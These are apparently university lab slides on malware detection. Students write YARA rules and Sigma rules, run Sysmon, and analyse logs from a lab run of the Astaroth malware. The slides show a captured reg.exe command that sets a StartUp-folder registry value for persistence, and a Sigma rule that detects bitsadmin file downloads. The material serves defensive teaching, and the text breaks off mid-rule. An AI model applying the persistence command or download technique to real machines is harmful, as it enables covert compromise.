UNIVERSITA' DEGLI STUDI DI NAPOLI FEDERICO II

Malware Detection Practical Labs

Software Security

a.a. 2023/2024

Laurea Magistrale in Ing. Informatica

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Roadmap

- Malware detection using **YARA**
  - Write rules for Lab01-01 **(required)**
  - Write rules for Lab01-04 **(optional)**
  - Use yarGen **(optional)**
- Malware detection using **Sigma**
  - Run Astaroth attack, detect BITSadmin and ExtExport **(required)**
  - Run Astaroth attack, detect persistence on registry and on start-up folder **(optional)**
- Malware detection using **Snort**
  - Write signatures for Lab14-01 **(optional)**

Tasks – YARA (required)

- Write a YARA rule to match ***Lab01-01.dll***, using the following host-based indicators:
  - Hard-coded mutex name ("very specific" string – you need to use IDA Pro)
  - Hard-coded IP address ("very specific" string)
  - You can include "specific" strings (at least 2+ of them should match)
- Write another YARA rule to to match ***Lab01-01.exe***
  - Path of a malicious DLL ("very specific" string)
  - A message printed by the malware ("very specific" string)
- **Run the YARA command line tool** to check these rules


Tasks – YARA (optional)

- Write another YARA rule to to match ***Lab01-04.exe***
  - Paths of malicious EXE files
  - Hard-coded domain name
- Run **yarGen** to extract suspicious strings

Tasks – Sigma (required)

- Enable **Sysmon**
- Run the **Astaroth attack**, collect logs from **Event Viewer**
- Write **Sigma rules** to detect the attack
- Run the Sigma rules on the **collected logs** (**Sigma** and **Zircolite** tools)

Task



Astaroth malware

- BITS
- ExtExport
- StartUp folder
- Registry Run Key

Sysmon

+

Windows Event Viewer

.EVTX log file

Zircolite

Sigma Rule

Sigma Converter (sigmac)

.JSON ruleset

Malware detected!

Sysmon Events


Run Sysmon as a kernel driver and as a Windows service (**"-i"**)

```
$ git clone https://github.com/SwiftOnSecurity/sysmon-config

$ Sysmon64.exe -i  sysmon-config\sysmonconfig-export.xml

... perform the attack ...
```

Shutdown Sysmon, remove drivers and service (**"-u"**)


```
$ Sysmon64.exe -u
```

Sysmon




```
System Monitor v13.33 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2022 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Rese
rved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.81
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```

Event Viewer



Event Viewer




Visualizzatore eventi

Visualizzatore eventi (computer locale)
- Visualizzazioni personalizzate
- Registri di Windows
- Registri applicazioni e servizi
  - Eventi hardware
  - Evento NameResolution Microsoft
  - Internet Explorer
  - Microsoft
    - Windows

You will find events form **Sysmon** at:

```
Application and Service Logs
  > Microsoft
    > Windows
      > Sysmon
        > Operational
```

Event Viewer



Visualizzatore eventi

Operational Numero di eventi: 373

Livello	Data e ora	Origine	ID evento	Categoria
Informazioni	29/04/2022 21:18:38	Sysmon	1	Process Cr
Informazioni	29/04/2022 21:18:38	Sysmon	1	Process Cr
Informazioni	29/04/2022 21:18:37	Sysmon	1	Process Cr
Informazioni	29/04/2022 21:18:24	Sysmon	22	Dns query

Evento 1, Sysmon


62
26c-550a-000000003b00}
mmc.exe
Build.160101.0800)
ment Console
ndows-Sysmon/Operational

Registrato: 29/04/2022 21:18:38
Categoria attività: Process Create (rule: ProcessCreate)
Parole chiave:

Salva il registro con un nome diverso.

Nome file: sysmon_log.evtx
Salva come: File eventi (*.evtx)

Sysmon events



Livello	Data e ora	Origine	ID evento	Categoria attività
Informazioni	29/04/2022 16:44:28	Sysmon	1	Process Create (rule: ProcessCreate)
Informazioni	29/04/2022 16:44:28	Sysmon	11	File created (rule: FileCreate)
Informazioni	29/04/2022 16:44:28	Sysmon	1	Process Create (rule: ProcessCreate)

RuleName	-
UtcTime	2022-04-29 14:44:28.469
ProcessGuid	{12e70483-f9cc-626b-8b08-000000003b00}
ProcessId	1408
Image	C:\Windows\System32\reg.exe
FileVersion	10.0.19041.1 (WinBuild.160101.0800)
Description	Registry Console Tool
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	reg.exe
CommandLine	REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ /d C:\Users\Public\Libraries\raw\launcher.lnk

SIGMA rules can be focused on specific Event IDs

Have a look at event attributes to learn about which ones to use

Sysmon events


Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6

Mark Russinovich, **"How to Go from Responding to Hunting with Sysinternals Sysmon"**, RSA 2017

Event sources - reference


Ultimate IT SECURITY
March 2023 Patch Tuesday
"Patch Tuesday - Two Zero Days, Nine (
LOGbinder
User name:
Password:
Login / Forgot?
Register
Security Log | Windows | SharePoint | SQL Server | Exchange | | | Training | Tools | Newsletter | Webinars | Blog
Webinars | Training | Encyclopedia | Quick Reference | Book

Encyclopedia

- Event IDs
- All Event IDs
- Audit Policy

Go To Event ID: [ ] Go

Security Log Quick Reference Chart

Download now!

Windows Security Log Events

○ All Sources
● Windows Audit
○ SharePoint Audit (LOGbinder for SharePoint)
○ SQL Server Audit (LOGbinder for SQL Server)
○ Exchange Audit (LOGbinder for Exchange)
○ Sysmon (MS Sysinternals Sysmon)

Windows Audit Categories: All categories
Subcategories: All subcategories

Windows Versions:
○ All events
○ Win2000, XP and Win2003 only
● Win2008, Win2012R2, Win2016 and Win10+, Win2019

Category: All

Windows	1100	The event logging service has shut down
Windows	1101	Audit events have been dropped by the transport.
Windows	1102	The audit log was cleared
Windows	1104	The security Log is now full
Windows	1105	Event log automatic backup
Windows	1108	The event logging service encountered an error
Windows	4608	Windows is starting up
Windows	4609	Windows is shutting down
Windows	4610	An authentication package has been loaded by the Local Security Authority
Windows	4611	A trusted logon process has been registered with the Local Security Authority
Windows	4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
Windows	4614	A notification package has been loaded by the Security Account Manager.

SIGMA rules for Astaroth

1. **astaroth-bits.yml**: detect every execution of **BITSAdmin** that uses the **/transfer** flag to download a file
2. **astaroth-extexport.yml**: detect any execution of **ExtExport.exe with at least some parameter** (this should be a very rare event)
3. **astaroth-startup.yml**: detect any new file dropped in the **StartUp folder**
4. **astaroth-reg.yml**: detect a new **"StartUp" registry key** in HKCU\CurrentVersion\Explorer\Shell Folders, pointing to launcher.lnk

SIGMA rules for Astaroth

astaroth-bits.yml

```
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
    service: sysmon
    product: windows
```

SIGMA rules for Astaroth

astaroth-bits.yml

```
detection:
    event:
        EventID: 1
    selection1:
        Image: '*\bitsadmin.exe'
        CommandLine: '* /transfer *'
    selection2:
        CommandLine: '*copy bitsadmin.exe*'

